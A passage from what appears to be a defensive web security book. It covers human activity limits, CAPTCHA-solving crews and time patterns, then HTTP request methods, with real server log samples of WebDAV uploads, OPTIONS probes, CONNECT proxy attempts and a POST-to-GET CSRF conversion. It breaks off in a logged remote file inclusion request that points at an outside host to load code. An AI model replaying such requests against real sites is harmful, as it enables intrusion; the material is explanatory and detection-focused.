Humans and Physical Limitations

One thing I rarely see discussed in the web security world but directly affects things like online games, social networking and other interactive environments is physical limitations of people. People have a few very real limitations that require certain actions that are at least in some ways measurable. These limitations can prove useful in determining if traffic is from a person or a robot.


For instance, we've all heard reports in the news about people whose life gets sucked away by video games. We picture them living day in and day out on their computers. Fortunately for us, and proving another media inaccuracy, that's really not possible. What is possible is that a user spends every waking hour in front of their computer. Humans need sleep, it's proven by the fact that every one of us does it with relative frequency. The Guinness Book of Records for the longest amount of time awake was awarded to Tony Write of Penzance in England at 11 ½ days (276 hours)²⁹.

However it is safe to say that excluding Tony and the few other brave souls who have stayed awake for the purpose of setting records, that the longest a person can really stay awake for is just a handful of days. With the help of drugs like amphetamines, there are accounts of people staying awake for 5 or more days. However, users of drugs still need to stop performing actions and start doing drugs to stay awake and alert for that duration of time. So it is safe to say if you see your users using your site for more than 3 days straight, there is a high probability that they are either not humans at all or they are multiple people working in shifts. One 28 year old South Korean man died from his attempts to play video games after a mere 50 hours of game play³⁰. The body can only tolerate so much without regular sleep.

²⁹ http://en.wikipedia.org/wiki/Tony_Wright_%28sleep_deprivation%29

³⁰ <http://news.bbc.co.uk/2/hi/technology/4137782.stm>

World of Warcraft - BBC News Coverage, Chinese Gold Farming



World Of Warcraft, waste of time, and waste of ... (more)
Added: April 28, 2007

Embed
Embedding disabled by request

More From: [hyedipin](#)

Related Videos

- [WoW Bot - Farm 30 gold per hour!](#)
09:09 From: [markeedragon](#)
Views: 288,856
- [Chinese Gold Farmers Preview](#)
06:21 From: [jingejinge](#)
Views: 1,038,111
- [World Of Warcraft / Everquest Addiction News Story - Philly](#)
03:48 From: [HampusScopia](#)

Fig 3.5 – Chinese Gold Farmers

Gold Farming

There are several real world phenomena where multiple people will share single user accounts or continue to log into an account over and over again all day long. The first is gold farming as seen in Fig 3.5. There are a number of places around the world where sadly enough the socio economic situation makes it a better living to farm gold all day from video games than it does farming actual tangible products. Incidentally, China recently outlawed the practice of gold farming, though it's unclear what it will do to stop the black market in that country. In a slightly less nefarious scenario, users will share accounts to beta software in order to fly under the restriction of a single copy of the registered beta software being used at any one time.

Phishing Filter Feedback

This ensures that a person, not an automated program, is submitting this request.




Fig 3.6 – Typical CAPTCHA

CAPTCHA Breaking

Another disturbing trend are CAPTCHA breakers (which stands for Completely Automated Public Turing test to tell Computers and Humans Apart) who spend all day in large teams breaking those pesky visual puzzles that try to determine if the user is a robot or not. The CAPTCHAs as seen in Fig 3.6 are indeed difficult to break by robots but easy for humans who have the ability to see. Some of these humans have malicious intent and do the work of solving the CAPTCHA puzzles for literally pennies per CAPTCHA. They often do this on the behalf of other malicious individuals who are typically spammers, phishers and other nefarious individuals. Here is some text from people bidding on CAPTCHA breaking to give you an idea:

```
dear sir  
please give me captcha data entry work  
my bid $1 per 1000 captcha.
```

```
Please send your data & payment system.
```

```
Thanks  
Sherazul islam  
Bhai Bhai Cyber Cafe
```

And...

Md. Firozur Rahman Says:

Hello sir. I am From Bangladesh. My rate is \$ 3/ 1000 succesfull captcha's, If you are interested, please mail me. I can deliver you 100000 captchas / day. I have a big group of worker.

And...

I am work in 500-600 captcha per hour. I am intrested for your work.

Please send more details for by mail. Kindly reply me with the necessary details. I am waiting for your guidelines. If you are serious please contact immediately. My Time Zone : IST

Thanking & With Best Regards

I.S.M. SHAMSUDEEN IBRAHIM

Madurai, Tamilnadu.

India.

Prices vary by region. Some of the cheapest CAPTCHA breakers are out of India, but there are reports of CAPTCHA solving crews out of Romania, the Philippines, Vietnam and China as well for varying costs per CAPTCHA solved. In one example I spoke with a CAPTCHA solver who said that he didn't see what he was doing as against the law or even unethical. While their intentions may seem obviously bad, remember that these people may have no idea for what purpose the solved CAPTCHA is needed. They only see a CAPTCHA, solve it and move on. With little or no understanding of what the possible outcome of their efforts are, they can live a blissfully ignorant life, while doing their boring job.

Salary	: \$100
Education	: College
Location	: Metro Manila - Malabon City
Address	: philippines

Description

[Search for Related Ads](#)

Read This First! How NOT to be scammed and how to distinguish a scammer!

We are looking for 100 data entry operators who are willing to work at home.

Requirements:

- Computer with fast internet connection
- Can type a minimum of 65WPM
- Can work 12 hours a day
- Male or female
- Must have a registered paypal account (for payment)
- Can follow instructions
- Responsible

Please submit your resume if you "only" meet the following qualifications. we need a hard worker, patient and reliable individual who are willing to work at home. Willing to be paid \$1 for 1000 captcha codes.

The task is very simple you will enter captcha codes 9 max, 5 minimum then hit enter key.
You are given a platform in order to monitor your work each day and your progress.

Note: Serious applicant only. Thank you!

Email at jonathan_aglebio@yahoo.com

Fig 3.7 – Advertisement for Data Entry

As a side note as seen in Fig 3.7, you can see that CAPTCHA breakers see themselves and are thusly seen by their employers as data entry experts. It’s much easier to swallow what you are doing with a title and responsibilities closer to that of a receptionist than an individual who aids fraudsters.

The point is, if you see a great deal of successful CAPTCHA solutions coming from a series of IP addresses in a relatively short amount of time, it is highly likely that it is not robotic, unless you happen to use a CAPTCHA that can be broken easily by a robot. It is far more likely that what you are seeing is the handy work of a CAPTCHA breaking crew. It turns out normal people don’t fill out CAPTCHAs all that often, even on sites they frequent, let alone tens or hundreds of thousands per day.

There are other human physiological reasons a single person may be unable to perform consistent actions for long periods of time beyond simple fatigue. Humans have other biological requirements beyond rest. One of them is food, another is water and the last is the restroom. While all three of those

things can be mitigated in some way or another, taking your hands off your keyboard and mouse momentarily is still almost without exception a requirement. I personally have taken my laptop into the kitchen while I'm making a sandwich during a critical situation, so I know the feeling, although humans can only do that with portable devices and even then I still had to take my hands off the keyboard for many seconds between grabbing whatever was in close range of my hands to fashion said sandwich. There's simply no way for a single human to interact with an environment every second of every hour for more than several hours straight without requiring some small amount of satiation of their body's other basic needs. There are exceptions to every rule, but the general rule of thumb is that normal humans have normal human limitations associated with their mortal bodies.

For more information on CAPTCHAs see chapter 13.

Holidays and Prime Time

Each country has its own set of national holidays. Why is that important? Even bad guys like to take vacations. They too take holidays with their friends or family. That means we can measure a great deal about our user base by simply looking at when they log in over time. While this turns into a long term analysis, we can also do a method of exclusion. Not a lot of bad guys in the United States are going to be exploiting people on Christmas Eve for instance. So you can quickly narrow down the attack location by a process of exclusion in many cases by finding which countries aren't observing a holiday during the attack.

A list of holidays by country and day of the year can be found at http://en.wikipedia.org/wiki/List_of_holidays_by_country. More interestingly, you can end up finding an attacker's general regional background by observing which days an attack might subside if that correlates to a regional holiday, but only if the attack is a long term attack that has lasted at least long enough to observe trends.

Also, attackers take breaks too, just like normal users. They kick off their robots when they wake up, and stop them when they're asleep quite often, so they can monitor their health and success. That's not true in all cases, especially bot armies. But bot armies will follow the ebb and flow of a normal user base, because bots almost always reside on consumer machines, and consumers often turn their computers off when they go to bed. This correlation to normal traffic gives them a significant advantage, as it becomes more difficult to isolate bot traffic from normal traffic by simple traffic patterns alone, unless there are other significant anomalies.

People have definitely noticed trends, like this quote, "... regarding SPAM bots, scrapers, and file-inclusion scanners is that they tend to wean between Friday, Saturday, and Sunday nights, but pick up steadily during the early hours of each Monday morning. I've also found that on most major holidays the volume of attacks is a lot smaller than on normal days."³¹

³¹ Now defunct: <http://hackers.org/blog/20080328/mozilla-fixes-referrer-spoofing-issue/#comment-67677>

Spam is a trickier one because it's not so much based on when the attackers are awake, but rather when the spammer feels the user is most likely to open their email. Open rates for direct marketing is a highly studied science, so I won't bother with facts and figures as they change with time anyway due to people's exhaustion towards the medium. However, the most obvious evidence of spammers using time to elicit better open rates is that the bulk of email received on the first few days of the week to a person's work account is going to be spam. Spammers have long realized they need to emulate normal email patterns to fly under the wire of anti-spam devices as well as deceive users who tend to pick up patterns like that fairly quickly, but people tend to be more eager to open email on Monday mornings. Spam isn't effective if no one opens the email, so spammers are in some ways a slave to their counterparts – the people who are getting spammed.

Risk Mitigation Using Time Locks

The concept of time as it can be used to prevent fraud is not at all a new concept. One of the earliest and most effective incarnations of time used as a security mechanism are time lock vaults, which are still in use today. They provide a significant improvement over normal locks, because they only open at certain times of day. That way a minimal staff or even zero amount of security needs to protect the vault during the majority of the day. The only times the vault and therefore the money in it can be accessed is during the small window that the time lock allows the vault to be opened. This way the bank can staff up their security personnel for the small window that requires heightened security, rather than waste time and resources on a consistent window of exposure like a normal lock would provide.

While time locks don't necessarily mirror themselves well in a global economy of international customers, there are a lot of similarities between when you know you need to have heightened security staff and when you know there is a significantly lower threat. For instance, there is no evidence to support that attackers stop attacking on the weekends or evenings, yet security staff are least likely to be in the building in most major enterprises during those time periods. Clearly there is some disconnect there, and hopefully some of the examples in this chapter highlight the need to re-think your security based on something no more complex than the time of day.

System administrators and operational staff can use time to their advantage too, by re-prioritizing security related events based on time. If you know your application is used only by employees and employees have normal work hours, it may be far more important to sound the alarm if something nefarious starts after hours since no one should be in the office using your application.

The Future is a Fog

The future is a fog, and although it might appear that there is no way to peer into its murky depths, both humans and robots are creatures of habit. They either do something once and never again or more often than not they will appear at the scene of the crime again. Understanding the past is the quickest way to discerning the most likely future.

Knowing that you have time on your side in some cases can be extremely useful. However, from a forensics perspective the longer you wait the colder the scent will get, the more things will change on the Internet and within your own environment. It's foolish to put all your eggs in one basket in the hope that you can catch an attacker at a later date, even if it's highly likely that you can. Why would you risk it? The quick answer is often cost – logging everything is more costly. Logging less is more efficient, even if it misses things. But just remember, there is no way for you to completely reconstruct the past without having a complete history of events at your disposal.

Chapter 4 - Request Methods and HTTP Protocols

"Be extremely subtle, even to the point of formlessness. Be extremely mysterious, even to the point of soundlessness. Thereby you can be the director of the opponent's fate." - Sun Tzu

One of the most commonly talked about things in HTTP is the request method (often called a *verb*), which describes what action a HTTP client wishes to take.

The request method, together with the protocol information, determine how the server will interpret a request. This chapter focuses on these two elements that are present in every request: the method, which is always at the beginning of the request line, and the protocol, which is always at the end. The third part, the request URL (which stands in the middle), is discussed in-depth in Chapter 6.

Request Methods

HTTP 1.1 defines several request methods: GET, POST, PUT, DELETE, OPTIONS, CONNECT, HEAD, and TRACE. There are other legal request methods, because HTTP also allows new methods to be added as needed. WebDAV³², which is an extension of HTTP, adds quite a few request methods of its own.

GET

The single most common request method on most sites is the GET request method. The reason for this is most of the time a user wants to retrieve something from a web site, for example view web pages, download images, CSS files and other website content. Far less often are people sending their information to a website (which is what other request methods like POST do).

This is a simple example of the first line of a HTTP GET request to the home page of a website:

```
GET / HTTP/1.0
```

You can probably guess, even without any prior knowledge of HTTP, that this request uses HTTP version 1.0 to retrieve something from a web site. The forward slash represents the base of a web server and so the requests asks a web server to fetch whatever content is located there.

Security-wise, GET is also used most often on most web servers. There are two reasons for this:

1. GET is used when someone types a URL in the browser bar. In its simplest form, attacking web sites is as easy as typing new URLs or modifying existing ones. Use of any other request method requires more time and potentially more skill.
2. Many attacks require that someone other than an attacker sends a request and the easiest way to do that is to give someone a link to click (e.g. in an email, IM message, etc.). Similarly to the previous case, such hyperlinks are always retrieved with a GET request.

POST

When a typical user is going to start sending information to your website they will do it in one of two ways. They will either use a GET request or a POST request. The POST request is the most common for things like sign-in, registration, mail submission and other functions that require the user to send a fairly

³² <http://www.webdav.org/>

significant amount of information to your site. The amount of data that can be safely sent in a GET request is limited to around 2048 bytes, so using POST is mandatory for anything but for trivial requests. POST requests are often times seen as more secure than GET requests but that's very often an incorrect or misleading statement.

Note: HTTP mandates that the POST method be used for requests that change data. Of course tons of websites ignore this mandate, but it is still considered to be best practice.

On many websites that are vulnerable to cross site request forgeries (CSRF), often an attacker can turn a POST request into a GET request, simply by sending the same information in a query string. Take the following example of a simple POST request:

```
POST /contact.asp HTTP/1.1
Host: www.yoursite.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

contact=test&submit=Submit
```

The GET request equivalent would then be:

```
GET /contact.asp?contact=test&submit=Submit HTTP/1.1
Host: www.yoursite.com
```

There is really no reason to see a POST to GET conversion like this to occur in nature. If you were to see this in your logs it would point to a technical person or a user who is being subverted to click on a link. Clearly someone is doing something either subversive or trying to take a short cut by sending the request directly instead of using the POST submission page you built for that purpose.

Warning: *I've heard a number of people claim that POST requests are not vulnerable to various classes of client-side attacks. CSRF, for example, where innocent victims are forced into performing actions on behalf of an attacker, is easiest performed using a GET request and it seems that the ease of it makes some people think that GET is the only method that works. It's a similar story for many other attack types, but they are almost without exception false: as a general rule, POST works equally well for attackers as GET.*

It might appear that the conversion from POST to GET does not give the attacker much, but it does. It makes it easier and more portable to send attacks via email, or to hide within web-pages and it does not require that the attacker has the infrastructure set up to support the additional complexity involved with a POST request. If the goal is simply to submit some data, that goal can often be performed by placing an innocent looking image tag on a bulletin board somewhere (such an image tag will cause the victim's browsers to automatically perform a GET request on attacker's behalf). As you can see, you should make sure that your application responds only to the request methods it needs; allowing more just makes more room for abuse.

POST requests create an additional issue for developers by allowing them to believe that if a parameter is marked as hidden that it's actually hidden from an attacker. Hidden from view, perhaps, but hidden variables are extremely available to the attacker who views the source of the web-page that the hidden variable resides on. This means that if you put any sensitive information in that hidden variable you are risking compromise simply because you are transmitting that information to the attacker.

There are some entirely valid reasons to use a GET request versus a POST request. One reason is you may want the page to be easily linked to and bookmarked, like a link to a search engine query. Likewise there are reasons you may want to use POST instead of GET. One reason for that is you may not want the page to be linked to directly, or the sensitive information to be shouldered. Unlike GET requests which allow the data in the query string to show up in your history, POST does not have this issue.

Note: There is a lot of confusion about what security advantage exactly POST has over GET, but that's a question that's easy to answer: practically none. POST does not hide anything about the request itself from anyone who can look at what's going across the wire. It does, however, keep request parameters and other potentially sensitive data (e.g. passwords, or credit card numbers) from showing up in your log files. So it's not entirely worthless, as far as security goes since it does help with compliance if that's something you need to worry about, but there is little additional benefit.

One extremely valuable fact for an attacker is that most people simply don't log POST data. That gives them a distinct advantage with things like changing shopping cart values so that they can either reduce the price of items, or even in a worst case scenario the attacker could make your website pay the attacker. The best way to stop this is to disallow it in the logic itself, but if for some reason that can't be done immediately, monitoring the data and looking for anomalies is probably the second best option. If you don't do this, post-attack forensics will become extremely difficult.

PUT and DELETE

Both the PUT method and the DELETE method sound pretty much like what they do. They allow your users to upload and delete files on the website. This is a poor man's version of secure copy (scp), because it's not secure, but it does allow administrators to administer their site easier, or allow users to upload things without having to know or understand how file transfer protocol (FTP) works. So yes, technically there are good uses for it, but no – you probably shouldn't use it unless you really know what you're doing.

This functionality is rarely used, because of the obvious security concerns. That does not, however, take into account things like WebDAV which is used occasionally and supports PUT and DELETE. WebDAV stands for Web Distributed Authoring and Versioning; it is a collaborative file transfer protocol, similar in many ways to FTP, except that it doesn't require an extra service as it runs over your normal web server port. WebDAV is simply one of those things that is easy to get wrong. It is wildly underestimated and can easily lead to compromise as it is a gateway to logging into your system, and uploading, changing or deleting anything the attacker wants.

***Sidebar:** At one point I helped an approved scanning vendor get their payment card industry data security standard (PCI-DSS) certification. The payment card industry wants to make sure approved vendors can find all the vulnerabilities in a system, so they regularly test the PCI-DSS scanning vendors to ensure their scanners are up to snuff – sometimes the vendors bring in third parties to help with the test. If it sounds a little like cheating (shouldn't the scanning vendors be able to pass their own tests?), that's because the rules were ambiguous and poorly enforced, or so I'm told. During the assessment I ended up finding WebDAV open on the test server that the vendor was asked to look at for their test. Not only was WebDAV open but once we gained access we found the server had the install CD on it for the test and all the test results of all the other vendors on it that had previously run their scanners against the testing environment. The people running the test were themselves vulnerable because of WebDAV.*

Although it's not extremely common to find a WebDAV server without password protection, it should be considered an extremely dangerous way to administer your website since it's easy to misconfigure. It can be made secure, but I'd never recommend it for website administration. If you are using WebDAV make sure you are using password protection, and preferably use some other type of IP based filtering to ensure attackers can't simply brute force your authentication. If you see an entry in your logs like the following one, you know it's an attack:

```
88.239.46.64 - - [20/Nov/2007:18:42:14 +0000] "PUT /sina.html
HTTP/1.0" 405 230 "-" "Microsoft Data Access Internet Publishing
Provider DAV 1.1"
```

In the previous example the attacker attempted to upload a file called "sina.html" onto the web server in question. Judging from the response status code 405 ("Method Not Allowed"), the request was rejected. For additional information visit <http://www.loganalyzer.net/log-analysis-tutorial/log-file-sample-explain.html> for a more thorough explanation of the different fields and what they mean. Although the above IP address is from Ankara the word "sina" is the name of a Chinese company, so it is possible that this was either a Chinese attacker, someone from Turkey, or a Chinese attacker living in Turkey. The word "sina" happens to occur in a number of other languages though, and it is quite possible that someone may be uploading something that was written by someone else entirely, so limiting yourself to just those possibilities could be foolhardy.

Representational State Transfer (or REST³³ for short) makes heavy use of PUT and DELETE methods as well, for modern web applications that need to allow for a large amount of dataflow between the client and the server. If your application uses a REST architecture, you will have your own unique set of challenges, and of course it will be far more common to see these types of request methods in your logs.

OPTIONS

One of the lesser known HTTP verbs is "OPTIONS", which informs whomever is asking about what verbs the server supports. Often times when attackers begin to perform reconnaissance against a web server

³³ REST, http://en.wikipedia.org/wiki/Representational_State_Transfer

the first thing they will want to know is what kind of actions they can perform on a system. For instance, if the attacker knows that WebDAV is running they can quickly tailor their attacks to performing brute force or if it's insecure, they can simply start uploading content directly to your website. One of the quickest and easiest ways to do this is to send an OPTIONS request to discover which methods the web server allows. Here's what the request might look like in your logs:

```
200.161.222.239 - - [18/Dec/2007:16:26:41 +0000] "OPTIONS *
HTTP/1.1" 200 - "-" "Microsoft Data Access Internet Publishing
Provider Protocol Discovery"
```

This means that the IP address "200.161.222.239" is requesting "OPTIONS *" using HTTP/1.0 with the user agent "Microsoft Data Access Internet Publishing Provider Protocol Discovery." Remember the vulnerable server I mentioned earlier? Here is what it showed:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 14 Jun 2007 19:48:16 GMT
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Cache-Control: private
```

In this example you can see that the server in question is running WebDAV and is therefore potentially at risk – and indeed was compromised through WebDAV. Not only that, but the response can also give information about the web server itself. In this case it was running IIS 5.0, which was out of date at the time the command was performed, meaning the machine was probably un-patched as well, with other vulnerabilities in it. This tells an attacker enough information to narrow down their attack to a much smaller and more potent subset of attacks that could lead to eventual compromise.

Note: Another way to see all the options available to an attacker is to simply iterate through each of the possible request methods and just try them. It's slower, more error prone, and noisy, but it gets the job done if for some reason OPTIONS isn't available. Similarly, whenever a HTTP 1.1 server responds with a 405 Method Not Allowed response, it is supposed to include an Allow response header with a list of valid request methods.

CONNECT

Spammers are everyone's favorite people to hate. It's no wonder when all they seem to do is annoy people, abuse resources and push the three P's: pills, porn and poker. Spam for pump-and-dump stocks

also comes to mind immediately. There are a number of lists on the Internet that try to keep a running tab of all the compromised hosts on the Internet that send spam. But there aren't any public lists to see which machines are running vulnerable services. The reason that's a problem is because spammers tend to use these to compromise other machines for, guess what – spamming!

One such way that attackers and spammers continue their pursuit of all that is wrong with the Internet is through the CONNECT request. CONNECT does just what it sounds like it does. It tries to see if your web server will relay requests to other machines on the Internet. The attacker will then use your open proxy to compromise other machines or surf anonymously, hoping to reduce the risk of getting themselves caught, and instead implicating you and your badly configured proxy. In this Apache log file example the attacker is attempting to CONNECT to port 80 on the IP address 159.148.96.222 which is most definitely not the same IP address of the server that they're connecting to.


```
159.148.97.48 - - [20/Nov/2007:06:02:06 +0000] "CONNECT
159.148.96.222:80 HTTP/1.0" 301 235 "-" "-"
```

Once attackers have additional IP space, they use them to create spam blog posts, use webmail servers for sending more spam, and any other number of nefarious things. In the previous example both the IP address from which the attacker is coming and the IP address to which he is attempting to connect are in Latvia. Don't let it fool you, both machines are almost certainly under the control of the attacker, and both are bad. Although they aren't contiguous IP space both are the same ISP in Latvia. While it's possible the second machine isn't under the control of the attacker, it's unlikely due to the fact that they are both hosted by the same company (Latnet). It is, however, possible that the user is attempting an attack against a nearby IP space, and they want to see if they can proxy their attack through the web site that logged the request seen above.

HEAD

The HEAD request is one of the most helpful headers in the bunch. A HEAD request is used when the browser believes that it already has the content in question but it's just interested in seeing if there have been any changes. The simple HEAD request along with the related If-Modified-Since and If-Modified-Match HTTP headers (which I'll discuss in much greater detail in Chapter 8) have dramatically sped up the Internet by reducing the amount of bandwidth on page reloads by not pulling down any static content unnecessarily. The browser caches the content locally so that page reloads are not required. Slick and helpful.

So seeing a HEAD request is actually helpful. You know that the page has been visited before by the user. That could be helpful if they clear cookies but forget to clear the cache that says that they have been to your site before. The most common reason someone would be using HEAD is during manual review or when using RSS feed readers that are only interested in the last modified time to reduce the amount of information they must pull if you haven't updated your RSS feed recently.



```
bash-3.2$ telnet www.msn.com 80
Trying 65.54.152.126...
Connected to us.port.msn.com.nsatc.net.
Escape character is '^]'.
HEAD / HTTP/1.0
Host: www.msn.com

HTTP/1.1 405 Method Not Allowed
Connection: keep-alive
Date: Fri, 02 May 2008 03:10:03 GMT
Server: Microsoft-IIS/6.0
P3P:CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
S: TK2PTLRENB01
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026

Connection closed by foreign host.
bash-3.2$
```

Fig 4.1 – HEAD request against MSN’s homepage

One way attackers look at headers is by using tools like telnet and by manually typing HTTP requests in like what you see in Fig 4.1 to illicit a response from the server that would normally not be visible to a web surfer:

```
HEAD / HTTP/1.0
Host: www.msn.com
```

The problem with using telnet is that the window scrolls by very quickly if the page they request is of any significant length. Since the attacker is really only interested in the header information anyway, they might try a HEAD request against the homepage as seen in Fig. 5.1. If the homepage isn’t static, it shouldn’t be cached. If it’s not supposed to be cached you can quickly tell that the attacker is looking for something they shouldn’t since a HEAD request should never be naturally solicited from the user’s browser.

TRACE

TRACE is often featured as an undesired HTTP request method in application security literature, mostly because of the cross-site tracing (XST) paper³⁴ from a few years ago, where it was used to steal cookies and Basic Authentication credentials. TRACE eventually became infamous, so much that even the Apache developers eventually added a configuration directive into the web server to disable it. Despite being an interesting topic for casual conversation, TRACE is rarely seen in real life and you shouldn’t

³⁴ Cross-Site Tracing (XST), http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

worry about it much, but it would certainly indicate potential trouble if you did. I say better safe than sorry and disable it if it troubles you.

Invalid Request Methods

I am reminded of Siddhartha who sat by a river until he achieved enlightenment. So too if you wait long enough, you are bound to see almost everything imaginable float into your logs.

Random Binary Request Methods

One of the most interesting things you'll see in your logs is improperly configured robots. Here's one:

```
65.218.221.146 - - [04/Jan/2008:17:41:44 +0000] "\x03" 301 235 "-"  
" "-"
```

In this example you see the representation of the ETX character (highlighted in bold) where a request method is supposed to be. (The Apache web server will escape all non-printable characters using the `\xHH` syntax.) It's unclear what the attacker was trying to achieve. It could be a poorly constructed buffer overflow, or perhaps simply an attempt to use a communication protocol other than HTTP. Whatever it was, it wasn't going to do anything except point out the attacker's failure.

Lowercase Method Names

Random invalid request methods might seem like a fairly rare occurrence and they are, but they definitely happen, as in the following examples:

```
41.196.247.0 - - [01/May/2008:03:25:54 -0500] "get popup.html  
/http/1.0" 400 226 "-" "-"  
41.196.247.0 - - [01/May/2008:03:26:30 -0500] "get /poopup.html  
http1.0" 501 216 "-" "-"
```

In the previous two requests it's clear just by looking at this traffic that the person is manually typing in the HTTP request and doing a pretty poor job of it, I might add. Not only are they getting the HTTP protocol totally screwed up, misspelling things and forgetting to add slashes in the correct places, but it's clear that the attacker doesn't realize browsers always use uppercase letters for request methods. That's not to say the web server won't return data if it's not upper case, but it sure makes it a lot easier to spot this activity amongst the noise now doesn't it? The truth is that only the uppercase variants of request methods' names are legal, but web servers will often try to accommodate request even if that means responding to invalid requests.

Requests like that can tell you a great deal about the person on the other side: that they can't type, that they don't know or understand HTTP or maybe they are simply trying to exploit you in odd and unfruitful ways. Whatever the case, it's useful to know that the person on the other end is technical – albeit probably not that sophisticated. But that brings us to our next section.

Extraneous White Space on the Request Line

You may end up seeing some requests with extraneous whitespace between the requesting URL and the protocol. There is an extremely high chance this is robotic activity. When you type an extraneous space at the end of a URL in a browser it automatically truncates that whitespace, even in the case of spaces. Here are two examples of robots that were poorly constructed and because of the extra spaces between the requested URL and the HTTP version, it gives us more evidence that they are indeed robots.

```
"HEAD /test.html HTTP/1.1" 200 - "-" "Mozilla/3.0 (compatible;
Indy Library) "
```

```
"GET /test.html HTTP/1.1" 200 88844 "-" "curl/7.17.1 (i686-pc-
linux-gnu) libcurl/7.17.1 OpenSSL/0.9.7a zlib/1.2.1.2
libidn/0.5.6"
```

Here is a poorly constructed robot that tries to perform a remote file inclusion, which of course is bad in of itself. However the extra space after the vertical pipe is even more indication it is a home grown robot:

```
193.17.85.198 - - [17/Mar/2008:15:48:46 -0500] "GET
/admin/business_inc/saveserver.php?thisdir=http://82.165.40.226/c
